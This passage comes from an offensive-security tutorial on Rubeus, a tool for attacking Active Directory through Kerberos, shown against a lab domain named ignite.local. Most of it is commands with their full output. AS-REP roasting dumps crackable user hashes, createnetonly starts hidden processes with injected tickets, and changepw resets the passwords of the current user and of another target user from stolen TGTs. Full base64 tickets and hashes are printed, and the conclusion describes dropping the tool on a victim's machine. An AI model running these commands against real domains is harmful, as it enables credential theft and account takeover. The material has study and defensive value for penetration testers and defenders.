C:\Users\Public>rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash
```



v2.0.2

```
[*] Action: AS-REP roasting
```

```
[*] Target Domain      : ignite.local
```

```
[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(s(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
```

```
[*] SamAccountName      : harshit
```

```
[*] DistinguishedName   : CN=harshit,CN=Users,DC=ignite,DC=local
```

```
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
```

```
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
```

```
[+] AS-REQ w/o preauth successful!
```

```
[*] Hash written to C:\Users\Public\type2.hash
```

```
[*] SamAccountName      : aarti
```

```
[*] DistinguishedName   : CN=aarti,CN=Users,DC=ignite,DC=local
```

```
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
```

```
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\aarti'
```

```
[+] AS-REQ w/o preauth successful!
```

```
[*] Hash written to C:\Users\Public\type2.hash
```

```
[*] SamAccountName      : harshitrajpal
```

```
[*] DistinguishedName   : CN=harshitrajpal,CN=Users,DC=ignite,DC=local
```

```
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
```

```
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshitrajpal'
```

```
[+] AS-REQ w/o preauth successful!
```

```
[*] Hash written to C:\Users\Public\type2.hash
```

```
[*] Roasted hashes written to : C:\Users\Public\type2.hash
```

If /ldaps is used, LDAP query shall go over secured LDAP (port 636)

```
rubeus.exe asreproast /user:harshitrajpal /ldaps
```



```

C:\Users\Public>rubeus.exe asreproast /user:harshitrajpal /ldaps
rubeus.exe asreproast /user:harshitrajpal /ldaps

v2.0.2

[*] Action: AS-REP roasting

[*] Target User      : harshitrajpal
[*] Target Domain   : ignite.local

[*] Searching path 'DC=ignite,DC=local' for '(&(samAccountType=805306368)(userAccountC
.4.803:=4194304)(samAccountName=harshitrajpal))'
[*] SamAccountName   : harshitrajpal
[*] DistinguishedName : CN=harshitrajpal,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshitrajpal'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$harshitrajpal@ignite.local:B67DC2C4ED1F32C306591C80CCB1472B$8720AC22D
7D7C98B5B120FF704F44B51FB7CB3F11FAD455797C1EC1498C0AD871F2EEA280CFFCCF5B5CBF625F
41D8CA3EEE58CAE806453D72C7FB40073C933B435E6BCB51F4EB2579449279025F52E94275BFD3D2
051012286E5F6DB5EC5CAF22AEA3498C6330B1E088324F826526039373CA7502945DACA84BC71AA5
045837D95CEF2A3F66A5A3631ED45AF38235C4A86E36DB31F773B71373CBA81A33DA6EF559C4CC82
0FD8ED87F800803243D9274B1E276A90582A8877BE1DCB40F3ED558780DC82A9A0BF91A142505CC2
308EB80A8B086DB5B2BD5126AD313673BCE8C2E7467A7DD1462E511D12E5A46

```

Createnetonly

The option `createnetonly` uses the `CreateProcessWithLogonW()` API to create a new hidden process while returning the ID and LUID. This LUID can then be used with `ptt` option to apply this ticket in the newly created process. This prevents erasing of current tickets.

`/ticket` flag can be used to provide kirbi ticket of base64 blob with the created process.

```

rubeus.exe createnetonly /program:"C:\Windows\System32\upnpcont.exe"
/ticket:ticket.kirbi

```

```
C:\Users\Public>rubeus.exe createnetenonly /program:"C:\Windows\System32\upnpcont.exe" /ticket:ticket.kirbi
rubeus.exe createnetenonly /program:"C:\Windows\System32\upnpcont.exe" /ticket:ticket.kirbi

Rubeus
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[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : False
[*] Username       : AFM2T1DF
[*] Domain        : Q1S7E9ZM
[*] Password      : 6E1PIQY0
[+] Process       : 'C:\Windows\System32\upnpcont.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID     : 3032
[+] LUID          : 0x30f096
```

As you can see, the process ID 3032 is associated with this hidden process and LUID given which can be used using the /luid flag.


Changepw

The Rubeus changepw option allows an attacker to change a user's plaintext password from a TGT .kirbi file or a base64 blob. Hence, when used in conjunction with tgtdeleg or asktgt, we can change a user's password just from it's hash. For example, let's set current user's password to "Password@1!!!"

/ticket: we provided valid TGT of current user.

```
rubeus.exe changepw /ticket:dolFNDCC...bA== /new:Password@1!!!
```

```
rubeus.exe changepw /ticket:doIFNDCCBTcGawIBBaEDAgEWooIERDCCBEbhggQ8MIIEOKADAgEFoQ4bDElHTklURS5MT0NBTKiHMB+gA
wIBAqEYMBYbBmtYnRndBsMaWduaXRLmXvY2Fso4ID/DCCA/igAwIBEqEDAgECoID6gSCA+aHeTN7q4C0X/9hyzuRZvZPN7Lxeu05FwPhkS
l2v6n+Pq4lgtcGL7A/gzfFmNgxjyTZf39MYy07w7gFfRMJfJ0Q6mo49GMrhMcV9s4CL6Y+A78nKJs69yimfS19rTy2onNT2TsTW6Xv+FHZNAK
tSu8whi/5+cRHRqj9zx1MbU2KahgFGXXMpkk9SnAddWyxzLUGRQjpEFGcK/4ecpErVwx0PlQVaJVJmlpeDr+hQwNTGRlTE2tLSRVSDvqVctvk
EBZsWwGteQ3MI9IZ7W78bPosHAJJJ04f1T2YbDuMHLSBcNUAqk0ETLflyMDT8hnnvXJPHjtHV4dh8Sj3x8+jGTzSuSwI277bic8JTz45DCYruCp
W2N1/LK35g9b2bCgBmEL/33ZdEwd3qkYbjT8ZjM2FB1LyOxaNq306mkZoE6SYgqZlnix14a157pUgN+WrJS282RA9dQLKL1cIuP+qdZvbl8eU
WR3hTjtbUTSERsVDXoeq/Hc39dj2j9xk7z3MggosrklPE9QFoSasHmZjJxr5WI84ogrD/HjufT9oHCiQUXptICDSmUq34x6mBmoK1Y5hU25R7
q+/MuyQoL70QERRG43Rd6HeYqxtGhrJHDjuC8w7VLr5iLLipQe38HZB4eUrFgToN4yEmD/CoTEPr91e6eUvDAAT0L0LDA7tRapyxgDa5sQzT
XfhLZF32+UXT+uM6lmV+kJsWBznGLkLsXdBsL3Wg06hREjqOmMlnGZM9+AhqG40s/rNMLxU0/AkvBSE00HRPSLZiuD5jp4SmuMl8cc03xCaUj
DVoNKZUJqJUVoL0+NyUC6//2nubMehIhCq2zNQLaHc2oG4imTZnsTig380m8mp2z42/eAhlP4RjTuYndB/sY2liS+HYyIb1eN7m2NOHzrNZB
99AJoyCzrw981/DcKbUQ0AXFHiH/atXxX7l9cJJ++qeEHbdfEXnFuD5JOTENSEHGLigjm05a+R3c0coatsLDeGqKJrWYV69Hsj4/oQVhBbnqb
FJ9avuhFR9SkqL2jiyd/hmVTH9pPYoqjQ6JGbvgea/y3tInp0cjuv+S7eIDug/PSMds06YmY0MPIQwbVcUX7cEuDjGtq+IePZI6mG/UexHSu
/JFZGmPHld/OX1h7KTyfKd3mBwKNW3MP2b9HHjBFppTqJ3bZNI0HoJyHobIrEbM20rrp+IVmPpa9P0hmHHWZMdv04cexDPEd1bh6YpWLGZRTp
RB2wHzVR/YvGVR0Kw0/b0aK5UXo3rs7MbY41s22acun9gJCnFevLZrg0PaNTEjVZqexYevyCpfQWRlB/dYgK8knpIKRjXfVK0B2zCB2KADAg
EAooHQBIHNFYHKMIHhHoIHEMIHBMIG+oBswGaADAgEXoRIEEN3jTSl0/T5pNeaw6T/Lpz0hDhsMSUd0SVRFLkxPQ0FMohowGKADAgEBoREwDxs
NaGfyc2hpdHJhanBhbKMHAWUAQOUAAKURGA8yMDIyMDUw0DA1MDMwOVqmERgPMjAyMjA1MDgxNTAzMdLapxEYDzIwMjIwNTE1MDUwMzA5WqG0
GwxJR05JVEUuTE9DQUpITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDGLnbmL0Z5S5sb2NhbA== /new:Password@1!!!
```



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```
[*] Action: Reset User Password (AoratoPw)

[*] Using domain controller: dcl.ignite.local (192.168.1.2)
[*] Changing password for user: harshitrajpal@IGNITE.LOCAL
[*] New password value: Password@1!!!
[*] Building AP-REQ for the MS Kpassword request
[*] Building Authenticator with encryption key type: rc4_hmac
[*] base64(session subkey): 1VTB/b55vbhJD0dUK/ezwQ=
[*] Building the KRV-PRIV structure
[+] Password change success!
```

C:\Users\Public>

As you can see, password for user ‘harshitrajpal’ has been changed successfully.


Now, we can choose a specific user which has the same password using the /targetuser option too (can be found out using the brute method). Note that necessary privileges may be required here.

```
rubeus.exe changepw /targetuser:ignite.local\mufasa /ticket:doIFNDCC...bA==
/new:Password@1!!!
```

```

rubeus.exe changepw /targetuser:ignite.local\mufasa /ticket:doIFNDCCBTcGAWIBBaEDAgEwoOIERDCCBEbhggQ8MIIEOKADA
gEFoQ4bDELHtKLURS5MT0NBTKiHMB+gAwIBAAQEMBYbBmtYnRndBsMaWduaXRLLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+Z0LT
/Ze7RL/9H88i0wRuJ2Fv20N371A43P2H0H4LWGRNLZ4Zh0ZFzGFPYaqVtqWQXKhYiOMNtqGCB4YgChIaBYKPyRBUzSMWQmzzwDoaBbNNJWSeX
L2f080ZbuKbVbLQdtzF+oj2To579G3ovbcqR+ZrQ6hk+F70LxItQnZFKazloszScFWX873el1mBSSlenJkoWyZgbs0LrkYaL17uJUSucLqq/H
murMtFhHn3fijzVjWguOYYtyoJ1iC5P61kK4uuY0bSv1c8yYwVz2KIXocVev6BV8IfFtCzZsJYkQBs/d2TnZ5aW55UERpgb2//sMrCg/QK1b
DuguaQAweMtXduIEooMNMq59MvBKx0GifB2gpcg6k+qPdh49TxXdwR/Ke8AsmHf9iWc2ZJQeyUpEbZ81GrSh0x79YuLpFvx07sEgN8h6Rhqs
mlBsgPSz/OsPf5Iuq30HlTSDuyIc9CicvXZRDnA1fZML+tbxA1FAjLLCencpZuS8sdCCx7H1uiaab37NyEa5wD9rL/t+9ktkVOZWHYq4UwCQE
+jDsFOoLVAMkR2TTsaDUSCIPtI2YL+dC7J7gDNsIoE3nTiWc5v7YmA+a14TT0F5HFgQ+PFkjQJSRZHZFQyd1rKouccFrkRR62xFLImWNcBV4G
2nsPXeAT+f/0eg1DW18CCwnVrFaUQ/in3cV3fxfwCYa6BtC6fWDY6bG59TCWCu5rIuucldKGdgLPMMqLQ3uV0od70DgIan6sTrBKUpVjC3M0s
/xTL5F3UJnHsaq0zJ2sCfHmVPLwXt2VxhhB1U3gZMQuLowKIJ7C/HPbh8lnFbSbcBKErh2R3nadGGJ9v1QmF/D/PL7Z1uVs1XDa08Wjz7m7e
D+rKgnPTbi4qWdsRpdIk3xeG32UZ3nIuk6d4zpTAcTzeIj4dYpv+LE7lbWTVhAgy15LI0nvNfcsXr3D3PkgFvX8xqqSBv/SK0jMNsLFJHtwfL
xckXenn6M0noj2042yBsGhf52Ct88YJjSofypAhI3iozdiZus3QPaJY6P24k2eDLx+WuyhLJWAAodqbG05KFBFSF6aSddFDcDiTAiFJ3sTr/IRG
UjgR0iJi8+KNmSugDsL6gNvpnw25FtMdZQirpQr0usBtazHwWS/aPBKAJZaX1b9zoxyygm5bdS/ZK0CotBqKEMwMWvvpPfpb833l2qnbm6mz1
LkdArpNUTmnHiehSupP6Zcf+5hNkwkbNhkOxJ0NixRRGurHjcf6V2ALJH/JyqN2onk9yIiX2ttNUNxLMmouFe32KBfhUfxlkDCWtPA0laZhtC
brQzCiEbbuH41SdRdmw60B2zCB2KADAgEAooHQBIHNfYHKMIHhOIHemiHBMIG+oBswGaADAgEXoRIEEPhufMMepr/CLmVfHni80UihDhsMSUd
OSVRFLLkxPQ0FMohowGKADAgEBorEwDxsNQWRtaW5pc3RyYXRvcqMAHUAQOUAAKURGA8yMDIyMDUwODA2MTEyNVqmERgPMjAyMjA1MDgxNjEx
MjVapxYDZlWmJjIwNTE1MDYxMTI1WqG0GwxJR05JVEUuTE9DQUpYITafoAMCAQKhGDAWGwZrcmJ0Z3QbDGLnbmL0ZS5sb2NhbA== /new:Pas
sword@1!!!

```



```

v2.0.2

[*] Action: Reset User Password (AoratoPw)

[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Resetting password for target user: ignite.local\mufasa
[*] New password value: Password@1!!!
[*] Building AP-REQ for the MS Kpassword request
[*] Building Authenticator with encryption key type: rc4_hmac
[*] base64(session subkey): aKzmZ+CLY/hKjJ8HVCyJA==
[*] Building the KRV-PRIV structure
[+] Password change success!

```

As you can see, Mufasa had the same password as harshitrajpal and his password got changed too.

Currentluid


A simple option to display current LUID. LUID can be utilised with other options by specifying with the /luid flag. For example, to purge ticket of a specific user, luid may be needed.

rubeus.exe currentluid

```

C:\Users\Public>rubeus.exe currentluid
rubeus.exe currentluid

```



```

v2.0.2

[*] Action: Display current LUID

[*] Current LogonID (LUID) : 0x75486 (480390)

```

Conclusion

The article talked about a C# implementation of various popular AD attacks covered in variety of major projects like Kekeo called "Rubeus." It is a versatile tool which can be dropped on the victim's machine and be used to perform various AD related attacks. We tried to cover a majority of options. A detailed wiki can be referred to [here](#). The article is intended to serve as a quick ready reference for Rubeus usage. Hope you liked the article. Thanks for reading.

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